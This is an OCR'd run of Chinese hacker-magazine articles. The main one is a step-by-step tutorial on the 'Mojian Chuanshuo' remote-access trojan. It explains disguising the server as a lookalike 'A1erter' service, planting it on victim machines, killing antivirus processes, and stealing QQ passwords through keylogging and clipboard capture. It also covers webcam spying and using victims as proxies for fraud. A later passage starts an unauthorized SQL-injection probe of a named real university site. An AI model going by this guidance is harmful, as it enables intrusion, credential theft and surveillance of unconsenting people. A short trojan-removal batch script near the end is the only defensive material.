Bar(禁止在浏览器里浏览硬盘)，真是太贴心了，至少可以达到网吧里设置公用电脑的安全级别而且还不耗费资源。往下看，在settings选项那里，你可以把这个小软件的任务栏图标设置成隐藏，也就是Disable Tray Icon，这样就不会被人发现是什么程序在作怪了。其实，这款软件还有一个好处，就是在任务管理器里不会被轻易结束掉，这样对付那几个所谓的同事中的“高手”也是绰绰有余了，如图6所示。




图6 设置参数

在这个选项里，你还可以选择是否在Windows Startup(启动时执行)，这也是开机的安全保护功能，选定它会在Windows启动时要求输入密码，不过这个倒不是太需要，Windows已经有了密码保护，不介意的话可以再加一道防线啊，呵呵。

另外还要说一点的是，在锁定程序输入的标题名的时候，如果用手工方法输入应用程序标题名称的话，很容易输入出错。因此，建议你在限制某个程序前，最好先把要限制的那个程序启动起来，然后再选中就可以了。

好了，到这里WinGuard2006差不多

也介绍完了，还有些小东西等着我们发掘呢。至于应用搭配嘛，各取所长，在家里用电脑的朋友肯定不会清楚那种感觉，反正我觉得挺贴心的，你还不去试试！

【文中所涉及到的 WinGuard2006，已经收录在光盘中】

编辑点评： 工具小巧、运行稳定、操作简单、实用性强，Office 一族可以用它轻松保护个人隐私，家长也可以用它来限制孩子的非法操作。

剑 "魔剑传说"——亮剑黑界

天涯衰草

从本文你可以学到：

1.了解"魔剑传说"木马的特性

2."魔剑传说"木马的服务端配置

3."魔剑传说"木马的远程控制操作

一、引 子

当我们还在为"冰河"开创的国产木马新纪元而欢欣鼓舞的时候，国产木马已经在风风雨雨的历程中经历了几代的更替。以冰河、NetSpy 为首的第一代国产木马，以黑洞、灰鸽子、PcShare 为首的第二代国产木马……当黑友还在为第三代国产木马什么时候出现翘首企盼的时候，其实它们已经来到了我们身边。从去年下半年开始，国内陆陆续续出现了多款优秀的木马，今天我就来为大家介绍一款全新的国产木马新秀——"魔剑传说"。

二、服务端配置

"魔剑传说"是由"一步江湖"推出的一款优秀的木马程序，我们可以在光盘中找到"魔剑传说 黑客手册专用版"进行使用。我们先来配置一个木马的服务端程序吧。运行"魔剑传说"的客户端程序，如图 1 所示，从图中可以看出，"魔剑传说"是一款功能丰富的远程管理工具，不但界面干净清爽，而且操作简单。点击"生成服务端"按钮，在推出的窗口中进行服务端程序的设置。

在服务端程序的连接方式上，"魔剑传说"可以采用域名、固定 IP 地址、网页文件等多种方式进行连接；




图 1 "魔剑传说"主界面

视觉欺骗技巧： 服务端配置非常的简单，在"安装文件名"选项中设置服务端程序的安装名称，由于服务端程序采用系统服务的方式进行启动，所以我们还需要在"安装服务名"、"服务显示名"、"服务描述"、"服务端备注"等选项中设置和服务相关的内容。我们就按照"Alerter"服务的说明进行模仿，把"服务名称"和"显示名称"由"Alerter"改为"A1erter"，就是将第二个英文字母"l"改为阿拉伯数字"1"，这是黑客常用的一种迷惑别人的方法，以后木马就会像系统的服务项一样随机启动。

服务端程序支持自定义端口和密码，默认的连接端口是 3000；另外，在选择了"压缩服务端"选项后，客户端程序就会自动调用 UPX 对服务端程序进行加壳。所有的信息设置完成后，点击"生成"按钮就能生成相应的服务端程序，如图2所示。




图2 服务端配置窗口




图3 客户端配置窗口

配置客户端

服务端程序配置完成以后，我们还需要对客户端程序进行一些简单的设置。点击客户端主程序中的"设置"按钮，在弹出的窗口中设置 IP 地址、连接端口、连接密码等属性。如果用户在前面的服务端程序配置中更改了连接端口和连接密码这两项，在这也必须做出相应的调制，不然的话，服务端程序就不能成功地连接到客户端，如图 3 所示。

三、"魔剑传说"的控制方法

所有的设置完成以后，我们将配置好的服务端程序上传到肉鸡上运行。稍等片刻后，就会在客户端程序的肉鸡列表中出现上线的远程计算机。从列表中我们可以看到远程计算机的IP地址、物理地址、操作系统等信息，另外客户端程序会自动判断服务端有无视频设备，然后以不同的图标显示出来。我们从列表中选择想要控制的远程计算机，点击右键，就会看到所有的远程控制命令。下面就依次为大家讲解一下这些命令。

1、远程桌面

远程桌面是 Windows XP、2003 等操作系统自带的远程管理功能，也就是我们常说的 3389。通过"远程桌面"下的"开启"命令，就可以打开远程计算机的远程桌面功能，这样我们就可以通过微软提供的"合法"方式来控制远程计算机。

2、文件管理

文件管理用于对远程计算机磁盘中的文件进行管理。

3、CMDSHELL

CMDSHELL 可以获取远程计算机命令提示符的控制权限，所以在功能上和使用方法上都和我们平时使用的命令提示符差不多，在此我们可以执行很多DOS命令，如图 4 所示。不过由于系统




图4 CMDSHELL 命令窗口

本身的特性所造成的原因，所以该命令可能在服务端为 WIN9x 的情况下无法实现，所以使用前最好通过主机列表中的“操作系统”选项查看清楚远程计算机的操作系统类型为好。

4、进程管理

进程管理用于查看、终止远程计算机中运行的进程。如果用户发现远程计算机的进程中包括了网络防火墙、杀毒软件这些安全软件的进程，就可以通过“终止”命令来终止它。由于“魔剑传说”的服务端程序在运行时会自动插入到 IEXPLORE.EXE 的进程中，所以在进程列表中根本无法查看到服务端程序的进程，而且普通的防火墙也根本无法阻止它，如图 5 所示。




图5　进程管理窗口

5、服务管理

服务管理可以获取远程计算机中的系统服务信息。

6、窗口管理

窗口管理用于获取远程计算机的窗口信息。

7、注册表管理

注册表管理能获取远程计算机中的注册表信息，用户可以新建、删除、重命名注册表项，以及对注册表的键和键值内容进行修改。

8、剪贴板管理

剪贴板管理能够获取和更改远程计算机剪贴板中的内容，并且将这些内容保存到本地文件中。可能有的朋友觉得这个命令用处不大，但当用户通过复制、粘贴来输入账号密码的时候，我们就可以轻松地获得这些信息，如图6所示。




图6　剪贴板管理窗口

9、HTTP 代理

通过“HTTP 代理”可以在远程计算机中开启 HTTP 代理服务，这样我们就可以轻易地将其设置为跳板。如果用户还获取了远程计算机的 ADSL 账号的话，就可以通过这个代理进行 Q 币充值呢。

10、下载运行

下载运行可以让远程计算机自动下载我们设置的一个 URL 地址的文件并运行，由于这些操作都能通过“文件管理”来实现，个人觉得它的用处不大。

11、打开网址

打开网址可以调用远程计算机中的默认浏览器，来打开我们设置的一个 URL 地址。

12、发送消息

发送消息命令可以给远程计算机发送提示信息。

13、远程屏幕

远程屏幕命令可轻松截取远程计算机屏幕的画面，并对截取的画面进行保存。我们通过对这些图片的分析，可以掌握远程用户的上网规律，以方便我们今后的控制操作，如图 7 所示。




图7　远程屏幕窗口

14、远程视频

在远程计算机有摄像头的前提下(用户可以在肉鸡列表中查看远程计算机是否安装了摄像头)，通过“远程视频”可以获取远程计算机的摄像头画面。

15、键盘记录

键盘记录能够获取远程计算机的按键记录，包括鼠标和键盘的操作。比如我们通过“进程管理”命令结束远程计算机中的QQ进程，当用户再次登录的时候，就可以截取远程用户的QQ密码等信息，如图 8 所示。




图8　键盘记录窗口

另外，“重启主机”、“关闭主机”、“注销用户”这些命令用于对远程计算机进行常规的管理操作。而“远程卸载”命令则用于删除远程计算机中安装的服务端文件，然后删除服务端所对应的启动服务。

四、手工清除

关于木马“魔剑传说”的使用就为大家介绍到这，下面再来简单地了解一下如何手工清除“魔剑传说”的服务端程序。

第一步：由于“魔剑传说”的服务端程序是通过系统服务进行启动的，所以需要用户通过服务管理器进行查看。在“我的电脑”图标上点击鼠标右键选择“管理”命令，接着在弹出的“计算机管理”窗口中选择“服务”选项，然后在这些系统的服务中查找可疑的服务。当找到可能是服务端程序的启动服务后，记录下启动服务的名称，以及所指的程序路径。

第二步：接着打开记事本，输入以下代码，并另存为“del.bat”。

```
Echo off
sc stop mjcs
Rem 停止启动服务
sc delete mjcs
Rem 删除启动服务
taskkill /im iexplore.exe
Rem 结束被服务端插入的IE浏览器的进程
del %systemroot%\system32\mjcs.exe
Rem 删除服务端程序
shutdown -i -r
Rem 重新启动系统
```

Sc 是系统自带的服务修改工具，而 taskkill 则是 Windows XP/2003 自带的进程结束工具。如果用户使用的是 Windows 2000系统，可以借助其资源包中的“kill.exe”来替换上面的“taskkill”程序。

五、小　结

笔者在“魔剑传说”这款木马的测试后觉得，虽然这款木马已经拥有大量的远程控制命令，并且大量使用了现在木马的流行技术，比如线程插入技术、反弹连接技术、Rootkit 技术等，但就每个命令的控制能力来说，还是较弱的。比如“远程屏幕”命令只能进行远程屏幕的查看，还不能进行远程屏幕的控制；“文件管理”命令在操作的时候也有常常出问题等情况。不过总的来说，“魔剑传说”还算得上是一款优秀的木马程序，有兴趣的朋友可以试试看看。如果大家还有什么问题的话，欢迎到《黑客手册》的论坛我们一起讨论学习。

【文章中所涉及到的“魔剑传说 黑客手册专用版”，已经收录在光盘中。】

记一次对南京师范大学网站的安全检测

elin

从本文你可以学到：

1、啊D注入工具的基本应用

2、NBSI和啊D注入工具的配合应用

一、引子

南京师范大学继续教育学院是我国较早举办成人高等教育的学校之一，举办高等教育自学考试和夜大、成人脱产、函授教育，目前在籍本、专科学生已达15000多人，高等教育自学考试考生近30万。本人正在南师大函授本科，继续教育学院的网站提供了成绩查询、新闻发布等有关的学籍管理功能，作为一名网络安全爱好者，当然要对这个网站的安全性作一次测试。

二、踩点

本站的地址是：http://jxjy.njnu.edu.cn/，一看到这个网站便觉得应该是学院自己开发的，并非什么整站程序修改，网站是用asp制作的。

